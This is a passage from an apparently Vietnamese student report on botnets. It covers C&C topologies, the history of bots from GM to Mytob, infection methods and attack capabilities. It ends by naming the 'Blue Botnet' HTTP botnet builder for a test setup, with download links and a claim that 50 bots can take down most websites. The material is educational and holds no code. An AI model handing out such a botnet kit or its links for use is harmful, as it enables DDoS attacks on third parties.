
Ưu điểm	Nhược điểm
Tốc độ kiểm soát Giao tiếp trực tiếp giữa máy chủ C&C và các bot có thể được chuyển nhanh chóng.	Điểm lỗi duy nhất Rủi ro duy nhất là việc nếu máy chủ C&C trung tâm bị chặn hoặc bị vô hiệu hóa, thì mạng botnet sẽ trở nên vô dụng.

2.2.2. Multi – Server

Multi – Server C&C topology là mô hình mở rộng hợp lý dựa trên Star C&C topology, trong đó nhiều máy chủ được sử dụng để cung cấp lệnh hướng dẫn C&C cho các bot. Nhiều hệ thống C&C này sẽ giao tiếp với nhau khi chúng quản lý mạng botnet. Nếu một máy chủ C&C riêng lẻ bị lỗi hoặc bị vô hiệu hóa hoàn toàn, thì mạng botnet vẫn có thể tiếp tục hoạt động nhờ vào các lệnh hướng dẫn từ các máy chủ còn lại.

Tuy nhiên, tội phạm điều hành mạng botnet này cần phải có kế hoạch chi tiết để xây dựng Multi – Server C&C. Một lợi ích là các bot giống nhau có thể được sử dụng cho cả Star C&C topology và Multi – Server C&C topology.

Việc phân phối nhiều máy chủ C&C giữa các vị trí địa lý khác nhau có thể tăng tốc độ liên lạc với các bot có vị trí tương tự. Tương tự như vậy, các máy chủ C&C được lưu trữ đồng thời ở nhiều quốc gia làm cho mạng botnet trở nên quy mô lớn hơn và có thể có khả năng chống lại các yêu cầu shutdown.




Hình 2.2: Multi – Server C&C topology

Ưu điểm	Nhược điểm
<p>Không có điểm lỗi nào Nếu bất kỳ máy chủ C&C đơn lẻ nào bị vô hiệu hóa, mạng botnet vẫn có thể duy trì nhờ vào các máy chủ C&C còn lại.</p> <p>Tối ưu hóa vị trí địa lý Nhiều máy chủ C&C được phân phối theo địa lý có thể tăng tốc độ liên lạc giữa các bot trong mạng botnet.</p>	<p>Yêu cầu lập kế hoạch trước Cần có nỗ lực chuẩn bị và hiểu biết để xây dựng cơ sở hạ tầng Multi – Server C&C.</p>

2.2.3. Hierarchical

Hierarchical topology phản ánh động lực của các phương pháp được sử dụng trong quá trình thỏa hiệp và lan truyền của chính các bot. Các bot có khả năng ủy quyền các lệnh C&C mới cho các bot thế hệ sau. Tuy nhiên, các lệnh hướng dẫn được cập nhật thường gặp phải các vấn đề về độ trễ khiến tội phạm điều hành mạng botnet khó sử dụng botnet cho các hoạt động thời gian thực.

Hierarchical botnet (botnet phân cấp) có nghĩa là không có bot nào nhận biết được vị trí của toàn bộ mạng botnet. Cấu hình này gây ra thách thức, khó khăn cho các nhà bảo mật mạng trong việc mô tả, ước tính kích thước tổng thể của mạng botnet. Hierarchical topology cũng tạo điều kiện thuận lợi cho việc tạo ra các mạng botnet nhỏ từ các mạng botnet lớn để bán hoặc cho thuê cho những ai cần sử dụng.



Hình 2.3: Hierarchical C&C topology

Ưu điểm	Nhược điểm
<p>Che giấu mạng botnet Việc đánh chặn hoặc chiếm quyền điều khiển của các bot sẽ không liệt kê tất cả các bot khác của mạng botnet và không có khả năng phát hiện ra máy chủ C&C.</p> <p>Dễ bán lại Một tội phạm điều hành mạng botnet có thể dễ dàng cắt các phần của mạng botnet của họ để cho thuê hoặc bán lại cho các tội phạm khác.</p>	<p>Độ trễ lệnh Bởi vì các lệnh phải đi qua nhiều nhánh giao tiếp trong mạng botnet, có thể có độ trễ cao với các lệnh cập nhật được nhận bởi các bot thế hệ sau. Sự chậm trễ này làm cho một số bot không thể đồng bộ tham gia vào một cuộc tấn công trong thời gian thực. Đồng thời cũng làm giảm chất lượng của mạng botnet.</p>


2.2.4. Random

Các mạng botnet sử dụng Random topology sẽ không có cơ sở hạ tầng máy chủ C&C tập trung. Thay vào đó, các lệnh được đưa vào mạng botnet có thể thông qua bất kỳ bot nào. Các lệnh này thường được “ký” là có thẩm quyền, điều này yêu cầu các bot tự động truyền các lệnh cho tất cả các bot khác đang tham gia vào mạng botnet.

Random topology có khả năng chống bị vô hiệu hoá hoàn toàn và chiếm quyền điều khiển cao vì chúng thiếu máy chủ C&C tập trung và sử dụng nhiều đường giao tiếp giữa các bot. Tuy nhiên, chúng ta thường dễ dàng xác định các bot còn lại của mạng botnet bằng cách theo dõi một bot và phân tích các giao tiếp của nó với các máy khác bên ngoài. Và

nếu phát hiện có sự bất thường trong các giao tiếp thì có thể xác định ra các bot khác trong mạng bonet.


Độ trễ của lệnh là một vấn đề còn tồn tại đối với Random topology. Tuy nhiên, nhiều liên kết giao tiếp giữa các bot làm cho độ trễ ít bất lợi hơn so với Hierarchical topology.



Hình 2.4: Random C&C topology

Ưu điểm	Nhược điểm
Có khả năng phục hồi cao Việc thiếu cơ sở hạ tầng máy chủ C&C tập trung và nhiều liên kết giao tiếp giữa các bot khiến nó rất dễ khôi phục lại khi bị vô hiệu hoá.	Độ trễ lệnh Bản chất đặc biệt của các liên kết giữa các bot làm cho giao tiếp C&C không thể đoán trước được, điều này có thể dẫn đến mức độ trễ cao đối với một số cụm bot. Truy tìm botnet Việc giám sát, phân tích các thông tin liên lạc từ một máy chủ duy nhất bị bot xâm nhập có thể liệt kê các bot khác của mạng botnet.

2.3. Lịch sử phát triển của Botnet



Hình 2.5: Sự phát triển của công nghệ Bot

GM

Bot IRC khởi đầu, được gọi là GM theo Wikipedia, được phát triển sau năm 1989, bởi Greg Lindahl (nhà điều hành máy chủ IRC). Các bot đầu tiên thực sự là những robot user đã xuất hiện với các cư dân mạng IRC. Không giống như các botnet client (robot) ngày nay, những robot này được tạo ra để giúp người dùng quản lý các kết nối IRC của riêng họ.

Từ ví dụ đơn giản này, các lập trình viên khác nhận ra rằng họ có thể tạo ra các robot để thực hiện nhiều tác vụ cho cả người dùng và nhà điều hành IRC, chẳng hạn như xử lý các yêu cầu 24 giờ từ nhiều người dùng. Một điều quan trọng trong việc sử dụng bot là để giữ cho kênh luôn mở và ngăn người dùng độc hại chiếm kênh. Để hỗ trợ nhà điều hành IRC, cần có các bot để có thể hoạt động như một nhà điều hành kênh. Các bot đã phát triển từ việc trở thành mã giúp một người dùng viết mã quản lý và chạy các kênh IRC cũng như mã cung cấp dịch vụ cho tất cả người dùng.

Dịch vụ là thuật ngữ được sử dụng cho chức năng được cung cấp bởi bot phía máy chủ thay vì bot phía máy khách. Khoảng thời gian này, một số máy chủ và bot IRC bắt đầu cung cấp khả năng cung cấp tài khoản hệ điều hành cho người dùng. Tài khoản shell cho phép người dùng chạy các lệnh trên máy chủ IRC.

Pretty Park

Vào tháng 5 năm 1999, Pretty Park, một ứng dụng bot được viết bằng Delphi. PrettyPark, theo “The Evolution of Malicious IRC Bots”, có một số chức năng và khái niệm phổ biến trong các bot ngày nay, bao gồm:

- Khả năng truy xuất tên máy tính, phiên bản hệ điều hành, thông tin người dùng và thông tin hệ thống cơ bản khác.
- Khả năng tìm kiếm và truy xuất địa chỉ e-mail và tên đăng nhập ICQ.
- Khả năng truy xuất tên người dùng, mật khẩu và cài đặt mạng dial – up.
- Khả năng cập nhật chức năng của riêng nó.
- Khả năng upload/download files.
- Khả năng chuyển hướng lưu lượng (tunnel).
- Khả năng khởi động một loạt các cuộc tấn công DoS.
- Kết hợp khách hàng IRC của riêng mình.

SubSeven Trojan/Bot

Vào tháng 6 năm 1999, phiên bản 2.1 của Trojan SubSeven được phát hành, bản phát hành này có ý nghĩa quan trọng ở chỗ nó cho phép một máy chủ SubSeven được điều khiển từ xa bởi một bot kết nối với máy chủ IRC, tạo tiền đề cho tất cả các botnet độc hại ra đời. SubSeven là một Trojan được điều khiển từ xa, cũng được viết bằng Delphi, được tác giả giới thiệu như một công cụ quản trị từ xa. Tuy nhiên, bộ công cụ của nó bao gồm các công cụ mà một quản trị viên thực sự sẽ không sử dụng, chẳng hạn như khả năng lấy cắp mật khẩu, ghi lại các lần nhấn phím và ẩn danh tính của nó. SubSeven cấp cho các nhà điều hành bot toàn quyền kiểm soát quản trị đối với các hệ thống bị nhiễm.

GT Bot

Một ứng dụng botnet client dựa trên mIRC xuất hiện vào năm 2000. Nó được gọi là Global Threat Bot (GT) và được viết bởi Sony, mSg và DeadKode. mIRC là một gói phần mềm máy khách IRC. mIRC có hai đặc điểm quan trọng để xây dựng mạng botnet: nó có thể chạy các tập lệnh để đáp ứng các sự kiện trên máy chủ IRC và nó hỗ trợ các kết nối cổng TCP và UDP thô. GT bot có các khả năng sau:

- Port Scanning: Nó có thể quét các cổng đang mở.
- Flooding: Nó có thể tiến hành các cuộc tấn công DDoS.
- Cloning: Tạo bản sao bất kỳ kết nối nào tới máy chủ IRC.

- BNC (Bounce): Một phương pháp để ẩn danh tính truy cập của ứng dụng khách Bot.

SDBot

Đầu năm 2002, SDBot xuất hiện. Nó được viết bởi một lập trình viên người Nga có tên là SD. SDBot là một bước quan trọng trong chuỗi tiến hóa cho bot. Nó được viết bằng C++. Quan trọng hơn đối với sự phát triển của công nghệ botnet, tác giả đã phát hành mã nguồn, xuất bản một trang Web và cung cấp e-mail và thông tin liên hệ của ICQ. Điều này khiến nhiều hacker có thể truy cập được. Nó cũng dễ dàng sửa đổi và bảo trì. Do đó, nhiều máy khách bot tiếp theo bao gồm mã hoặc khái niệm từ SDBot. SDBot tạo ra một tệp nhị phân nhỏ chỉ chứa 40KB.

Một đặc điểm chính của dòng SDBot là bao gồm và sử dụng các backdoor và điều khiển từ xa.

Worm SDBot lây lan bằng nhiều phương pháp, bao gồm:

- NetBios (port 139).
- NTPass (port 445).
- DCom (port 135, 1025).
- DCom2 (port 135).
- Dịch vụ MS RPC và port Windows Messenger (TCP 1025).
- Lỗ hổng ASN.1, ảnh hưởng đến Kerberos (UDP 88), LSASS.exe và Crypt32.dll (cổng TCP 135, 139, 445) và Máy chủ IIS sử dụng SSL.
- UPNP (port 5000).

Các backdoor được SDBot khai thác:

- Optix backdoor (port 3140)
- Bagle backdoor (port 2745)
- Kuang backdoor (port 17300)
- Mydoom backdoor (port 3127)
- NetDevil backdoor (port 903)
- SubSeven backdoor (port 27347)

Agobot

Agobot (hay còn gọi là Gaobot) xuất hiện vào năm 2002 và bổ sung thêm thiết kế mô-đun và các chức năng quan trọng. Theo thiết kế mô-đun, Agobot không lây nhiễm toàn bộ mã bot vào một hệ thống cùng một lúc. Agobot có ba mô-đun.

- Mô-đun ban đầu được phân phối chứa ứng dụng bot IRC và backdoor truy cập từ xa.
- Mô-đun 2 tấn công và tắt các quy trình chống vi-rút.

- Mô-đun 3 ngăn người dùng truy cập danh sách các trang web (thường là các trang của nhà cung cấp phần mềm anti – virus).

Agobot có các khả năng sau:

- Quét một số lỗ hổng trong hệ thống.
- Có thể tiến hành nhiều loại tấn công DDoS.
- Tìm kiếm các khóa CD cho trò chơi.
- Chấm dứt các tiến trình giám sát và chống virus.
- Sửa đổi các tệp máy chủ để ngăn truy cập vào các trang web chống virus.
- Tìm kiếm hệ thống với Bagle worm và nếu nó lây nhiễm, sẽ tắt các tiến trình Bagle.
- Ẩn chính nó bằng cách sử dụng công nghệ rootkit.
- Sử dụng các kỹ thuật để làm cho kỹ thuật đảo ngược trở nên khó khăn.

Các bot liên quan khác bao gồm Phatbot, Forbot, Polybot và XtremBot. Phatbot khả năng sử dụng WASTE, một P2P cho C&C sử dụng khóa công khai.

Spybot

Spybot là một Trojan mã nguồn mở, một dẫn xuất của SDBot. Nó cũng đã được gọi là Milkit. Spybot xuất hiện vào năm 2003. Spybot bổ sung các khả năng của phần mềm gián điệp, chẳng hạn như thu thập nhật ký hoạt động, dữ liệu từ các biểu mẫu Web, danh sách địa chỉ e-mail và danh sách URL đã truy cập. Ngoài việc lây lan qua các ứng dụng chia sẻ tệp (ứng dụng PnP) và bằng cách khai thác các lỗ hổng đã biết, Spybot cũng tìm kiếm các hệ thống đã bị xâm nhập bởi SubSeven hoặc Kuang2 Trojan.

Giống như SDBot và Agobot, Spybot có thể dễ dàng tùy chỉnh, một thực tế làm phức tạp những nỗ lực phát hiện và xác định bot này. Nó có chức năng tương tự như Agobot và có liên quan đến SDBot, Rbot, URBot và URXBot. Các biến thể khác nhau của Spybot có các khả năng sau:

- Quét cổng để tìm các cổng đang mở.
- Khởi động các cuộc tấn công DDoS như UDP và SYN flooding.
- Kiểm tra để cắt bỏ hoặc quản lý các hệ thống cũ hơn (Win 9x) và các hệ thống kết nối qua modem.
- Sử dụng kỹ thuật xã hội để lôi kéo người dùng P2P tải xuống mô-đun thông tin của Spybot.
- Cố gắng đánh lừa người dùng bằng cách đăng thông báo lỗi giả sau khi người dùng chạy mô-đun lây nhiễm.
- Ghi nhật ký tất cả các lần nhấn phím hoặc chỉ các lần nhấn phím đã nhập trong Internet Explorer.
- Ghi nhật ký mọi thứ được sao chép vào khay nhớ tạm thời của Windows.

- Lấy mật khẩu đã lưu trong bộ nhớ cache trên hệ thống Win 9x.
- Một số biến thể mới hơn của Spybot chụp ảnh chụp màn hình nơi xảy ra nhấp chuột, khả năng này cho phép hacker đánh bại các biện pháp bảo mật mới được thực hiện bởi một số ngân hàng.
- Một số biến thể của Spybot có khả năng gửi tin nhắn rác qua các hệ thống nhắn tin tức thời.
- Nghe trộm qua mạng, đôi khi để tìm ID người dùng và mật khẩu, đôi khi để khai thác sự hiện diện của các kênh IRC khác.
- Giết các quy trình chống virus và các sản phẩm bảo mật khác.
- Các biến thể mới hơn đã bắt đầu bao gồm rootkit, thường là phiên bản bị tấn công hoặc sửa đổi của rootkit FU.
- Kiểm soát webcam, bao gồm cả quay video trực tuyến.

RBot

RBot xuất hiện lần đầu tiên vào năm 2003 Theo báo cáo MSRT tháng 6 năm 2006 của Microsoft, dòng RBot bị phát hiện nhiều nhất, với 1,9 triệu PC bị nhiễm. Nó là một backdoor Trojan với IRC C&C. Nó được giới thiệu sử dụng một hoặc nhiều công cụ mã hóa gói phần mềm (ví dụ, Morphine, UPX, ASPack, PESpin, EZIP, PESHield, PECompact, FSG, EXEStealth, PEX, MoleBox và Petite). RBot quét các hệ thống trên cổng 139 và 445 (hệ thống có phần mở rộng của Microsoft). Sau đó, nó cố gắng đoán những mật khẩu yếu. Nó có thể sử dụng một danh sách mặc định hoặc một danh sách do botherder cung cấp. Nó có thể cố gắng liệt kê danh sách người dùng trên hệ thống đích, danh sách ID người dùng và mật khẩu mặc định, hoặc thử một danh sách các ID người dùng và tổ hợp mật khẩu mà nó tìm thấy trên các hệ thống khác.

PolyBot

Polybot xuất hiện vào tháng 3 năm 2004 và có nguồn gốc từ cơ sở mã AgoBot. Nó được đặt tên để sử dụng tính đa hình (polymorphism), hoặc khả năng xuất hiện ở nhiều dạng khác nhau. Polybot biến đổi mã của nó trên mọi lần lây nhiễm bằng cách bọc mã đã biên dịch trong một mã “phong bì”. “Phong bì” mã hóa lại toàn bộ tệp mỗi khi nó được chạy.

Mytob

Bot Mytob được phát hiện vào tháng 2 năm 2005, bot này có đặc điểm là lai vì nó sử dụng mã nguồn từ My Doom gửi hàng loạt e-mail của mã và chức năng IRC C&C của bot. Lưu ý rằng “tob” là “bot” viết ngược.

Mytob sử dụng social engineering (kỹ thuật xã hội) và giả mạo địa chỉ e-mail, mang ứng dụng SMTP client của chính nó và có các khả năng C&C tương tự như Spybot.

2.4. Cách lây nhiễm Botnet

Vòng đời của một máy khách botnet, hay botclient, bắt đầu khi nó bị lây nhiễm. Một botclient có thể bị nhiễm thông qua:

- Mã độc hại mà người dùng bị lừa chạy.
- Tấn công chống vào các lỗ hổng chưa được vá.
- Backdoor do Trojan Worm để lại hoặc Trojan truy cập từ xa.
- Cố gắng đoán mật khẩu hoặc brute-force.

2.4.1. Sử dụng mã độc

Ví dụ về sử dụng mã độc bao gồm:

- Phishing e-mails: đưa người dùng đến một trang web và mã độc đã được cài sẵn, đôi khi thuyết phục người dùng để họ sử dụng tài khoản ngân hàng và mật khẩu, thông tin tài khoản, v.v. Cách tiếp cận này rất hiệu quả nếu người dùng đang tìm kiếm một nhóm khách hàng botnet đáp ứng các tiêu chuẩn nhất định, chẳng hạn như khách hàng của một ngân hàng chung.
- Lôi kéo người dùng đến các trang web bằng mã Trojan.
- Gửi đến e-mail các tệp đính kèm, khi mở file thì mã độc được thực thi.
- Spam in instant messaging (SPIM) – spam các tin nhắn khẩn cấp với nội dung “Bạn phải xem cái này !!!” hay những tin nhắn đánh vào tâm lý, sở thích của nạn nhân với nội dung “Bạn đã trúng thưởng 1 tỷ đồng! Vui lòng truy cập trang web sau để nhận thưởng”. Sau khi truy cập đường dẫn đính kèm đến trang web thì nạn nhân sẽ bị lừa để download mã độc và mã độc sẽ được thực thi trên máy tính nạn nhân.

2.4.2. Tấn công vào các lỗ hổng chưa vá (lỗ hổng Zero – Day)

Để hỗ trợ việc lây lan thông qua tấn công các lỗ hổng chưa được vá, hầu hết các botnet client bao gồm khả năng quét để mỗi client có thể mở rộng mạng botnet. Trước tiên những công cụ quét kiểm tra các cổng đang mở. Sau đó chúng liệt kê các cổng có liên quan đến các lỗ hổng đã biết.

Botnet quét các hệ thống máy chủ có một trong số các lỗ hổng bảo mật mà khi bị xâm nhập, nó cho phép điều khiển từ xa máy chủ dễ bị tấn công. Một phát triển khá mới là việc sử dụng Google có thể tìm kiếm các hệ thống dễ bị tấn công.

Mỗi “Patch Tuesday” từ Microsoft đều kéo theo một loạt các kỹ thuật đảo ngược trong cộng đồng hacker. Trong vòng vài ngày, một người nào đó sẽ phát hành một phương pháp khai thác chống lại sự cố mà bản vá gần đây nhất đã khắc phục. Tích cực vá là cách phòng ngừa tốt nhất chống lại kiểu tấn công này. Nếu nó liên quan đến một số giao thức mạng mà ta thường không sử dụng, tường lửa dựa trên máy chủ có thể bảo vệ ta khỏi tấn

công này. Tuy nhiên, nếu đó là một giao thức mà ta phải mở cổng kết nối, ta sẽ cần khả năng phát hiện và cảnh báo xâm nhập từ hệ thống IDS/IPS.

2.4.3. Các Backdoor bị bỏ lại bởi Trojan Worms hoặc Trojan truy cập từ xa

Một số mạng botnet có thể tự tìm kiếm các backdoor do các đoạn mã độc hại khác để lại như Trojan truy cập Từ xa. Trojan truy cập từ xa bao gồm khả năng điều khiển một máy tính khác mà chủ sở hữu không hề hay biết. Chúng dễ sử dụng nên nhiều người dùng vô tình triển khai chúng trong cấu hình mặc định của họ. Điều này có nghĩa là bất kỳ ai biết mật khẩu mặc định đều có thể chiếm quyền điều khiển Trojan'ed PC.

2.4.4. Đoán mật khẩu hoặc Brute-force

RBot và các họ bot khác sử dụng một số kiểu đoán mật khẩu. Theo Trung tâm Thông tin Virus của Hiệp hội Máy tính, việc lây lan RBot được bắt đầu thủ công thông qua điều khiển từ xa. Nó không có khả năng lây lan tự động được tích hợp sẵn. RBot bắt đầu bằng cách cố gắng kết nối với các cổng 139 và 445. Nếu thành công, RBot cố gắng tạo kết nối với cửa sổ chia sẻ (\\target>\ipc \$), trong đó mục tiêu là địa chỉ IP hoặc tên máy tính của nạn nhân. Nếu không thành công, bot sẽ bỏ cuộc và chuyển sang máy tính khác. Nó có thể cố gắng lấy quyền truy cập bằng tài khoản mà nó đang sử dụng trên máy tính đang tấn công. Nếu không, nó sẽ cố gắng liệt kê một danh sách các tài khoản người dùng trên máy tính. Nó sẽ sử dụng danh sách người dùng này để cố gắng giành quyền truy cập. Nếu nó không thể liệt kê danh sách tài khoản người dùng, nó sẽ sử dụng một danh sách mặc định mà nó mang theo.

2.5. Khả năng của Botnet

Botnet có thể làm bất cứ điều gì một máy tính hoặc mạng máy tính có khả năng làm. Botnet quảng cáo tính khả dụng của chúng trên các kênh IRC và những nơi khác và bán tất cả hoặc một phần cho người khác sử dụng.

Kẻ tấn công có thể dùng Botnet để thực hiện những điều sau đây:

- **Tấn công DDoS:** Botnet có thể triển khai một cuộc tấn công DDoS, gây ra việc tiêu thụ một lượng lớn băng thông máy chủ nạn nhân. Chúng còn có thể gây quá tải hệ thống, gây lãng phí tài nguyên máy chủ, từ chối người dùng hợp pháp và phá hoại kết nối mạng.
- **Spamming:** Kẻ tấn công sử dụng SOCKS proxy cho việc spamming. Chúng thu thập địa chỉ email từ các trang web hoặc từ các nguồn khác.
- **Sniffing traffic:** Một công cụ Sniffer gói tin sẽ quan sát lưu lượng dữ liệu đi vào máy bị xâm phạm. Nó cho phép kẻ tấn công thu thập những thông tin nhạy cảm như số thẻ tín dụng và mật khẩu. Công cụ Sniffer đó cũng cho phép kẻ tấn công đánh

cấp thông tin từ một botnet và dùng nó để chống lại các botnets khác. Nói cách khác, có thể dùng botnet để cướp botnet khác.

- **Keylogging:** Keylogging một phương pháp ghi lại các phím được gõ trên bàn phím và nó cung cấp thông tin nhạy cảm như mật khẩu của hệ thống. Kẻ tấn công sử dụng Keylogging để lấy thông tin đăng nhập cho các dịch vụ như là PayPal.
- **Phát tán phần mềm độc hại mới:** Botnet có thể dùng để phát tán các malwares mới.
- **Cài đặt add-ons quảng cáo:** Botnet có thể được dùng cho gây ra “click fraud” (“gian lận nhấp chuột”) bằng cách tự động nhấp chuột để tải các add-ons quảng cáo.
- **Lạm dụng Google AdSense:** Một số công ty cho phép hiển thị quảng cáo Google AdSense trên trang web của họ vì lợi ích kinh tế. Botnet cho phép kẻ xâm nhập tự động kích chuột các các quảng cáo, tạo ra sự gia tăng phần trăm trong hàng đợi nhấp chuột.
- **Tấn công mạng trò chuyện IRC:** Tương tự như những cuộc tấn công DDoS. Một agent chủ sẽ hướng dẫn các bot để liên kết với hàng nghìn bản sao trong mạng IRC. Điều này có thể gây ra flood mạng.
- **Thao túng các cuộc thăm dò và trò chơi trực tuyến:** Mỗi botnet có duy nhất 1 địa chỉ cho phép nó thao túng các cuộc thăm dò và trò chơi trực tuyến.
- **Trộm cắp danh tính hàng loạt:** Botnet có thể gửi một lượng lớn email và mạo danh là một tổ chức uy tín như là eBay. Kỹ thuật này cho phép kẻ tấn công đánh cắp thông tin nhận dạng.

Chương III: Xây dựng thử nghiệm mô hình mạng Botnet

3. Xây dựng mạng Botnet


3.1. Tổng quan về Botnet sử dụng để xây dựng thử nghiệm

Để xây dựng mô hình thử nghiệm Botnet, nhóm chúng em có sử dụng bộ công cụ Blue Botnet Webpanl + Builder. Đây là một dạng Botnet HTTP mạnh. Chỉ với 50 bot của mạng botnet này có thể đánh sập hầu hết các trang web HTTP.

Bộ công cụ này được tải tại trang web:

<https://github.com/JReverse/BlueBotnet>

<https://www.connect-trojan.com/details.php?id=1083>



Hình 3.1: Mô hình Botnet dựa trên HTTP

